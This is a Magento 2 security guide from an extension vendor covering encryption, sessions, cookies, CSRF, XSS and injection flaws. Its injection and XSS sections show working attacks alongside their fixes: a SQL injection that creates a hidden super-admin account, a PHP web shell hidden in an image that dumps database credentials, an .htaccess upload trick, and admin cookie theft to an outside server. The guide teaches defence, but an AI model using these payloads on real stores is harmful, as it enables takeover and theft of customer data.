
Online security has become a paramount concern for businesses, particularly e-commerce stores that handle sensitive customer data.
The risks associated with cyber threats are ever-present, and it is imperative for online merchants to adopt proactive measures to safeguard their e-commerce stores.
Today, we’ve prepared a big and comprehensive Magento security guide to give you a structured set of security measures, navigate through the types of threats, show how Magento incorporates safety features, and help you keep your website secure and safe.
We will also discuss the current state of online security, the risks e-commerce stores face from cyber threats, and provide insights and strategies for protecting your store in an increasingly hostile digital environment.
What Is Magento Security?
Magento security refers to the set of practices, tools, and configurations used to protect a Magento-based e-commerce website from cyber threats, data breaches, and unauthorized access. Because Magento is a powerful and widely used open-source e-commerce platform, it’s a frequent target for hackers, making security a critical aspect of running any Magento store.
Why Magento Security Is Crucial
Magento security is a critical aspect of managing any e-commerce store built on the Magento platform. And “critical” is not an exaggeration in this case. Being one of the most widely used open-source platforms, Magento is an attractive target for cybercriminals, who exploit vulnerabilities such as outdated versions and insecure third-party extensions.
In 2025, a notable vulnerability, CVE-2025-54236 (known as "SessionReaper"), was discovered, affecting Adobe Commerce and Magento Open Source, with a severity rating of 9.1 out of 10. Despite the release of patches, fewer than one in three Magento stores had applied the necessary security updates, leaving many businesses exposed. These types of cyberattacks have significant financial consequences, with the average cost of a data breach in e-commerce estimated at $5.02 million in 2025.
Besides, poor Magento website protection may result in financial and reputational losses:
First, you have to protect customers’ personal data. Hackers are using it for many purposes. If you fail to do secure your Magento store and protect client data, you will lose reputation and may face legal actions.
Second, you also don’t want to reveal any of your business info, such as upcoming products and campaigns, partnerships, and financial stuff. It may hurt your business.
Third, hackers are looking for ways of getting credit and debit card information, mostly to steal money from them. Your job is to prevent this. Otherwise, your business and your clients are both at risk of losing money (and nerves).
State of Magento Security Today
The digital realm presents an array of cyber threats, including but not limited to data breaches, ransomware attacks, phishing attempts, and malicious hacking.
E-commerce stores are particularly attractive targets for cybercriminals due to the valuable customer information they possess, including credit card details, addresses, and purchase history.
Studies have revealed a substantial increase in cyberattacks, emphasizing the critical need for robust security measures to protect online businesses and their customers.
Removing your details from data brokers is another crucial step individuals can take to enhance their online security, as it minimizes the exposure of personal information vulnerable to potential misuse or unauthorized access.
5 Magento 2 Security Features
Magento Security Center regularly releases security patches and updates for basic admin configurations, of which we’ll say here today.
1. Strong data encryption
Strong data encryption is one of the well-known Magento 2 security features. It is available for both Magento Commerce and Magento Open Source versions and centered around the usage of a strong encryption key to protect passwords and other vulnerable information.
All the sensitive information is encrypted with the ChaCha20-Poly1305 algorithm. This confidential data, which further requires decryption, includes credit card information, payment and shipping module passwords. As for the remaining information, it doesn’t require decryption and, therefore, is hashed with a strong SHA-256.
When installing Magento, you can choose either to allow the platform to generate an encryption key or type in your own one. This Magento Encryption Key tool permits you to set a key as you need it.
To improve your store security the key should be regularly changed, for instance, any time when the original key might be compromised. Once the encryption key is changed, all the confidential information will be re-enciphered all over again.
How to change the original encryption key for Magento 2 security?
To change the encryption key, make sure that the following file is writable: [your store]/app/etc/env.php.
Important! The encryption key change feature in the Admin settings is deprecated and was removed in 2.4.8. You must use the CLI command described on this page to change your encryption key after upgrading to 2.4.8. Rotating the encryption key will immediately invalidate all customer and admin sessions (excluding integration users) and will require them to login again.
So, here’s the instruction how to change the encryption key. The following instructions require access to a terminal:
Enable maintenance mode.
bin/magento maintenance:enable
Disable cron jobs.
Cloud infrastructure projects:
./vendor/bin/ece-tools cron:disable
On-premises projects
crontab -e
Change the encryption key using the CLI command:
Confirm that the new command exists:
bin/magento list | grep encryption:key:change
You should see the following output:
encryption:key:change Change the encryption key inside the env.php file.
If you see this output, run the following CLI command and make sure that it completes with no errors. If you need to re-encrypt certain system config values or payment fields, see the detailed Adobe guide on re-encryption.
bin/magento encryption:key:change
Flush the cache.
Cloud infrastructure projects:
magento-cloud cc
On-premises projects:
bin/magento cache:flush
Enable cron jobs.
Cloud infrastructure projects:
./vendor/bin/ece-tools cron:enable
On-premises projects:
crontab -e
Disable maintenance mode.
bin/magento maintenance:disable
Once that’s done, a new key is added. Please, keep a record of the new key in a safe place, as you may need to decrypt the data if any problems occur with your files.
2. Session validation
Magento 2 has the following session types:
Magento\Backend\Model\Session that is used for backend
Magento\Catalog\Model\Session that is used for the catalog interactions
Magento\Checkout\Model\Session that is used for checkout
Magento\Customer\Model\Session that is used for customer accounts
Magento\Newsletter\Model\Session that is used for newsletter data.
Magento 2 offers to validate session variables as a protective measure in Open Source against possible session attacks or attempts to poison/hijack user sessions.
This Magento 2 security feature determines how session variables are validated during each store visit, and if the session ID is included in the URL of the store. The validation checks to see that visitors are who they say they are by comparing the value of the validation variables against the session data that is already stored in $_SESSION data for the user.
Validation fails if the information is not transmitted as it was expected, and the corresponding variable is empty. If a session variable fails the validation process, then the client session immediately terminates.
Enabling all of the validation variables can help prevent attacks, but might also impact the performance of the server. By default, all session variables validation is disabled. So you need to experiment with the settings to find the best combination for your Magento installation. Activating all of the validation variables might prove to be too restrictive, and prevent access to customers who have Internet connections that pass through a proxy server, or that originate from behind a firewall.
If you’re using the default Magento 2 session storage, your session files will be located in the following directories:
<magento_root>/var/session
directory defined in the env.php file
directory configured in the php.ini file
How to change session validation settings in Magento 2?
Once logged into the Admin Panel, navigate to Stores>Settings > Configuration > General > Web > Session Validation Settings:

Choose how to set the next variables:
Set Validate REMOTE_ADDR to “Yes” if you want to verify that the IP address of a request matches what is stored in the $_SESSION variable;
Set Validate HTTP_VIA to “Yes” to verify that the proxy address of an incoming request matches what is stored in the $_SESSION variable;
Set Validate HTTP_X_FORWARDED_FOR to “Yes” if you want to verify that the forwarded-for address of a request matches what is stored in the $_SESSION variable;
Set Validate HTTP_USER_AGENT to “Yes” to verify that the browser or device that is used to access the store during a session matches what is stored in the $_SESSION variable.
Set Use SID on Frontend to “Yes” if you want a user to stay logged in while switching between stores.

If you run SID with analytics, configure your analytics software to filter the SID from URLs, so the page visit counts are correct.
- To remove sid from the URL of Magento 2, go to Store > Configuration > General > Web and open the Session Validation Settings section.
Set the Use SID on Storefront field to No.
Then refresh the cache and SID Magento 2 will be removed.
3. Cookie validation
HTTP Cookie is a small packet of data sent from a web server to a user’s web browser to transfer data from one page to another. It is required since HTTP is a stateless protocol.
Due to security issues like the increasing incidents of cookie poisoning and thefts, a new secure cookie type was applied. The cookie is transmitted over an encrypted HTTP connection. When setting this type, the secure attribute dictates how the browser should be returned to the application (just over the encrypted connection).
However, the secure attribute doesn’t protect the cookie in the process of transmitting from the application to the browser. To protect the cookie completely, the HttpOnly and SameSite attributes should be also applied. The HttpOnly attribute protects cookies from being accessed by JavaScript whereas the SameSite attribute allows for sending cookies to the application only in case the request originates from the same domain. By default, Magento examines whether HTTPS is enabled and sets a security flag automatically.
Having come into force in 2018, the General Data Protection Regulation requires you to make the process of any personal data collection transparent, secure, and with the consent of users. We developed this GDPR extension to help you comply with the requirements and avoid any fines.
To comply with the California Consumer Privacy Act, use this CCPA extension. It helps you to set up a data erasure routine, so that all necessary information for tax inspection is be stored for a set period of time. While a regular CCPA 90 days extension focuses on 90 days of data storage only, our module allows 180, 45, and 90 days periods.
How to enable the http only flag for cookie in Magento 2?
If you want to apply HttpOnly flag, you can make it via the backend changing the default cookie settings.
Log in to the Admin Panel and navigate to Store > Settings > Configuration > General > Web > Default Cookie Settings:

Set the Use HTTP Only field to “Yes” if you need all cookies to include the HttpOnly directive.
Once the setting is enabled, all the HttpOnly cookies are not accessible for browsers and, therefore, are not to be stolen by XSS.
4. CSRF Protection
Precedents with CSRF (Cross Site Request Forgery or XSRF) were not rare in 2017 due to the smart utilization of common cross-platform vulnerabilities with security breaches in Magento 2. As a consequence, Magento DC-2017-04-003 advisory convinced merchants to use Add Secret Key to URLs configuration to stay protected against the CSRF attacks.
As long as the key is enabled in Magento 2 by default, many admin users underestimated the importance of its change and suffered from troublesome outcomes. In case an experienced attacker somehow receives your form key, a CSRF attack can be constructed in any form without the necessity of password confirmation.
One of the methods utilizable by attackers is parsing the administrative dashboard page for secret keys to other pages until they eventually find a needed one. Frequently, hackers force the execution of any actions on the vulnerable site on behalf of a victim: changing the password, the secret question for password recovery, email, etc.
However, such security features as the additional token is applied by the platform developers to protect against such attacks. It means that a randomly generated 16-character alphanumeric string used as a form_key parameter is utilized as an additional CSRF token within all forms in the Admin Panel.
Example
- ordinary URL fragment:
book_audio/book_catalog/recoverImage - URL fragment with salt (16-character alphanumeric string):
book_audio/book_catalog/recoverImage/key/XXXXXXXXXXXXXXXX
The additional token is automatically generated along with any form where the information is sent and after the form is submitted. Magento 2 platform checks for a match between the token submitted and that which is stored within the session.
If the results coincide, the user for which the form has been generated and the user that has submitted the form are the same. If the forms do not coincide, it is not further processed and no information can be changed by an attacker.
5. XSS protection
XSS vulnerability, which can be found in any web application, is usually utilized by attackers to inject malicious code into a web page visited by users. The main XSS vulnerability types include:
Persisted XSS: the unvalidated data is received from the Database or Backend permanent store;
Non-persistent XSS: the data provided by a web client is utilized by server-side scripts to parse and display a page to a user without deeper verification;
DOM XSS: the malicious data is reflected by the JavaScript code on the client side without any iteration with the web server.
Therefore, Magento 2 extension developers should avoid introducing the vulnerabilities in the codes.
How to prevent XSS in Magento 2?
Verification and clean-up of both user input and output should be held to prevent a malicious code from the storage and execution. You need to sanitize strings that could come from external data sources before sending it to the browser and further rendered with templates. For more information about templates XSS security, see the Adobe XSS guide.
Besides, now Magento offers Escaper class for avoiding HTML output. It performs the following handy functions:
escapeHtml() function is applied for escaping string inside HTML content;
escapeHtmlAttr() function is used for escaping strings in HTML tag attributes;
escapeCss() function allows for escaping strings inside a CSS context;
escapeJs() function is utilized for escaping strings inside a JavaScript context;
and escapeUrl() function is applicable for escaping strings, which are to be utilized in a URL.
Amasty Security Services
While working shoulder to shoulder with our clients, we are no strangers to the problem. We have to say, all the security features enumerated in the post are basic protective measures built in Magento 2.
However, all the add-ons installed on your platform should be lacking breaches, check the vendors you buy your extensions from.
Following the latest cybersecurity news, we continue offering security patches installation service. We do everything possible to safeguard clients and ourselves.
Most Common Magento Security Threats
Now, it is time to get to know your enemies closer. Otherwise, how to determine what to defend from? The list of popular Magento security vulnerabilities is available at Open Web Application Security. We’ll use it as a reference for all the points of our post today.
In accordance with this list, here are the main vulnerabilities to test on Magento we’re speaking of today.
Broken access control
Sensitive data exposure
Injections: SQL injections, file injections, code injections
Cross-site scripting
API vulnerabilities
More security stuff
Broken access control
Broken access control indicates breaches that occur when users can perform actions or access pages that are not authorized by their role. In this case, failures may lead to information disclosure, data destruction, or performing a business function that is not meant to be available for a user’s role.
Example
Say, the Magento site stores important files at the following URLs:
http://exmaple.com/admin/admin-info
http://example.com/admin/getapp
If an attacker from the outside can access either page, it's a flaw. If a user who is a non-admin can access the admin page, it is also a flaw.
Injections
An SQL injection (SQLi) is a code-injection technique used by attackers to take over the account and manipulate or even destroy your database. By inserting malicious SQL statements into an input field, an attacker can trick the database into executing commands they did not intend.
A good thing is that the Magento 2 core is secure against SQLi, but custom coding and third-party modules from low-credibility sources may lead to your Magento site being insecure against SQL attacks.
Here are the main patterns of SQL injections you should be looking for.
Using GET POST variables without validation and processing
[php]$data = $model->getData($GET[‘field_name’])[/php]
Raw SQL queries
[php]$sql = "INSERT INTO table_name (attribute_id , store_id,)
VALUES ($attributeId, $storeId)";
$connection->query($sql);[/php]
Building parameters of WHERE queries using concatenation. In such a condition, a variable can be unescaped and contain SQL code as a potential threat.
[php]
$select->where(‘attribute_id = ’. $attributeId);[/php]
Same goes to -order() -> join() ->group() functions
SQL Injections via Forms
Here’s what we found in an extension we were testing a couple of weeks ago:
[php]$userdata = $connection->fetchRow("SELECT firstname, lastname

FROM admin_user WHERE username = '" . $observer->getUserName() . "'");[/php]
The variable is taken straight from the username field. It means that you can add the quote mark, close the current query and insert a new malicious one. It’s a vulnerability! Let’s see it in action.
I went to the Magento 2 admin login page and inserted the SQL injection code:
[php] test';SET @SALT = "rp";

SET @PASS = CONCAT(MD5( CONCAT(@SALT, "super_secure_password") ),

CONCAT(":", @SALT));

SELECT @EXTRA := MAX(extra) FROM admin_user WHERE extra IS NOT NULL;

INSERT INTO `admin_user` (firstname, lastname, email, username, password, created,

lognum, reload_acl_flag, is_active, extra, rp_token_created_at)

VALUES ('BREAKING', 'DONE', 'email@yourdomain.com', 'hacker',

@PASS,NOW(), 0, 0, 1, @EXTRA,NOW()); INSERT INTO `admin_role`

(parent_id, tree_level, sort_order, role_type, user_id, role_name)

VALUES (1, 2, 0, 'U', (SELECT user_id FROM admin_user

WHERE username = 'your_username'), 'BREAKING');

select * from 'admin_user[/php]

To make it more vivid, we changed the input field to a textarea. We don’t need to go through the code of the injection. What we need is to know it creates a super admin with unlimited permissions.
Let us fix the code to prevent this breach. Here's the code before:
[php]

$userdata = $connection->fetchRow("SELECT firstname,

lastname FROM admin_user WHERE username = '" . $observer->

getUserName() . "'");

[/php]
And after:
[php]


$userdata = $userModel->loadByUserName($observer->getUsername());

[/php]
Now we pass the parameter to the load function, and in the resource model it is binded with a variable to securely pass data to the database when executing query.
While implementing these security measures, having a reliable SQL editor online can streamline the process of understanding and optimizing your database queries.
SQL Injections via URLs
Also, the parameters can be passed via the injection not only in this way. It can be done in the URL using the GET method. This vulnerability is similar to the previous one. The difference is only in the accepted data.

Now we know about these patterns and can analyze all the parameters passed to the controller to close the security holes.
SQL Injections via Cookies
Cookies can also be vulnerable to attacks. Here’s what we found in a sample of code:
[php]
$userName = $cookieManager->getCookie('current_user');
$collection->getSelect()->where('username=' . $userName);
[/php]
The cookie parameter is passed to the collection, and it’s not handled. We are setting these cookie values on user login. Can we can trust it? Well... Yes. But a hacker can still change it externally.
OK then! Let’s correct the code:
[php]
$userName = $cookieManager->getCookie('current_user');
$collection->getSelect()-where('username = ?', $userName);
[/php]
It’s a small change. But you let Magento know which parameters it should quote.

File Injections
As we shut these holes down, moving to file injections. On e-commerce stores, you don’t encounter file uploading that often. So it’s easier to check if there are any vulnerabilities.
Here’s an example from a Customer Attributes extension. There’s a file upload field in it. We attempt to download a PHP file instead of an image.

If your attribute is not configured to accept only certain file extensions, we will be able to upload malicious files of any type. After that, we will be able to run the file if we know where it is stored: http://example.com/pub/media/customer/c/o/code.php
Good shot, but not this time! Here’s what you will see:

We’re smart, and we configured the .htaccess to stop any PHP files from running in the media folder.
Order deny, allow
Deny from all
And what if we upload our .htaccess?
http://example.com/media/customer/_/h/.htaccess
It lets me upload the PHP file into the media folder and run it. See for yourself!
http://example.comy/media/customer/_/h/.hcode.php

This time, we forbid uploading PHP files. Then, we block htaccess uploading and finally implement file uploading via Magento Uploader. It has a feature for checking file extensions. Voila.

But the hackers won’t stop there. They will upload a JPG file, but with a hidden piece of PHP code inside. If it is executed, they’ll get access to the database! In case htaccess lets them do it, of course. Let’s get the previous file and add the following line to it:
AddType application/x-httpd-php.jpg
It allows us to run the code from the image. Using a special tool, say, jhead, we change this apple pic. And leave some malicious code inside:
[php]
<style>body{font-size: 0;}h1{font-size: 12px}<
/style><h1><?
php if(isset($_REQUEST['cmd']))
{$test = require_once ("../../../../../app/etc/env.php");
var_dump($test["db"]);echo "Success";}else{echo '<
img src="./.h-apple-orig.jpg" border=0>';}
[/php]
Visually, the pic hasn’t changed. If the GET parameter is not empty, the result is access to the database.
http://example.com/pub/media/customer/_/h/.h-apple.jpg?cmd=test
Now we just open this URL…

To stop this madness, let’s use this code part for image uploading:
[php]
$uploader = $this->uploaderFactory->create(['fileId' => $fileData]);
$uploader->setAllowedExtensions($allowed);

$uploader->setAllowRenameFiles(true);
$uploader->setFilesDispersion(false);
$uploader->save($uploadDir);
[/php]
It checks the code for acceptable file extension values and resaves the image. Any code that could be executed will be removed at this point.
Now we’re safe from injections! To sum it up, always check the code for the mentioned patterns, test forms, cookies, URLs, and even config settings for security breaches.
Use data typing and escaping, validate data for confidence limits, and use Magento functions for SELECT generation.
Cross-site Scripting
Frontend
In general, while testing for XSS holes, it's important to understand behavior patterns. Look for places where users enter data, and other users are able to see it. Then check if the code was handled for html text.
If the controller file data is saved this way:
[php]
$customData = $this->getRequest()->getParam(‘custom_data’);
$model->setCustomData($customData)
$model->save();
[/php]
And the module's template contains code like this:
[PHP]

<?= $model->getCustomData(); ?>[/php]
Most probably, the data output wasn't handled. And if the text has an XSS vulnerability which wasn't handled - it'll work. Let's see how this goes in real life.
We're going to test the Custom Forms extension. It collects users' data and lets you see it in the backend.

We put some JavaScript code into the text field of the extension. The code contains a link to a picture, and we have access to the server where it is stored. Using the document cookie function, we get the user cookie and pass it as a GET parameter to the picture location. As we submit the form, the admin can see the message in the Submitted Data backend area. It doesn't look suspicious, but his cookie will be stolen.

Now we can get the stolen admin cookie from the access.log of our server.

And if we add the stolen cookie to our browser for the compromised website, we can access the admin panel without logging in.


That's why store administrators should make their cookies HTTP-only. But even if they didn't do it, we can still protect the form. Let's handle all the output values with the following function:
[php]$value = $escaper->escapeHtml($value);[/php]
By the way, if we do need to output HTML, we can pass the list of tags that won't be escaped as a second parameter.
[php]public function escapeHtml($data, $allowedTags = null) [/php]
Backend
OK, I see that you have protected the admin user, but what about customers' data? Take the Shipping Table Rates extension. It lets merchants add their shipping methods. Say, you're a common admin and have access only to shipping methods settings.
You can insert the code into the comment for the shipping method, and it lets you steal the credit card data. We're not showing you this code right now because it's complicated and it sends data to another server. But you know you can do it, and here's the alert with the credit card data.
Now, when a user buys something on this site, you can access their credit card data and buy anything you want.
Basically, this means it's not only about protecting admins from users. It's about protecting everyone from everyone. And in this case, the technique for shutting down the vulnerability will be exactly the same as in the previous case.
API Vulnerabilities
Now, there's another important point of Magento security. You have to pay special attention to the Magento API workflow. If you look at Magento 2 checkout, you'll see that API is used even more these days. But API is another entry point for bad guys.
Firstly, we'd like to mention correct permission settings for creating APIs, ACL resources, to be exact.

Here's an example. Maybe you have created an insecure API without a resources section, and this API creates an order. Using this hole, a hacker can create an unlimited number of orders and empty your stock quantity in a minute, so customers won't be able to buy from you.
Secondly, you have to remember that SQL injections and XSS attacks can be passed via API, too. So, please apply the patterns mentioned above while working with APIs.
Magento 2 Security Best Practices
1. Use security scan
Timely run Magento Security Scan sessions. This free tool will test your store for known security vulnerabilities and notify you of useful security patches. Find more information on the official page.
Also, check the security best practices on how to protect the environment and Magento and what signs can point to attack attempts.
Here you’ll find what settings you should take to protect your admin panel from malicious activities.
2. Use frontend/backend CAPTCHA and Google ReCAPTCHA
Starting with version 2.3+, Magento allows for setting up CAPTCHA for both front and back parts of your store to make sure a human takes an attempt to access your website. Find more information on how to set it up on the Adobe CAPTCHA page.
Check out more Google ReCAPTCHA secret key settings in the Amasty guide.
Besides, Google re CAPTCHA is now available in Adobe Commerce. Google reCAPTCHA can provide enhanced security through a selection of different display options and methods. Find more information here.
3. Use two-factor authentication
Even the safest password is useless if it can be stolen. To raise the level of security for your Magento shop, it is recommended to make use of a second authorization factor, for example, an IP address. To restrict backend access, add the following lines to the VirtualHost section of Apache web server configuration (be careful - if you add these lines to .htaccess file it will cause an error):
Order Deny,Allow

Deny from All

Allow from 192.168.100.182
If you're looking for a Magento two-factor authentication solution, feel free to check the Amasty 2FA extension.
2FA is obligatory for all Magento 2 versions starting from 2.4 (the latest Magento 2 version is 2.4.8). The authentication is provided only for store admins and doesn’t extend to customers.
To set up usage of Magento 2 2FA keys, go to Stores > Settings > Configuration.
Under the Security tab, choose 2FA.
Open the General section and select your Provider.
Complete the settings of your provider according to the Adobe Commerce documentation.
Save.
4. Use strong passwords
